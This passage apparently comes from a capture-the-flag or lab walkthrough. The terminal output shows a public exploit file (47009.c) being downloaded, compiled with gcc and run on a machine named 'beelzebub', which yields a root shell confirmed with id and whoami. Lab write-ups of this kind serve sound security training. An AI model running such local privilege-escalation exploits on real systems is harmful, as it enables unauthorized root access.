2025-03-10 02:02:54 (98.4 MB/s) - ‘47009.c’ saved [619/

krampus@beelzebub:~$ ls
47009.c  Desktop  Documents  Downloads  Music  Pictures
```



```
krampus@beelzebub:~$ gcc 47009.c -o exploit
krampus@beelzebub:~$ ./exploit
uid=0(root) gid=0(root) groups=0(root),4(adm
opening root shell
# id
uid=0(root) gid=0(root) groups=0(root),4(adm
# whoami
root
# |
```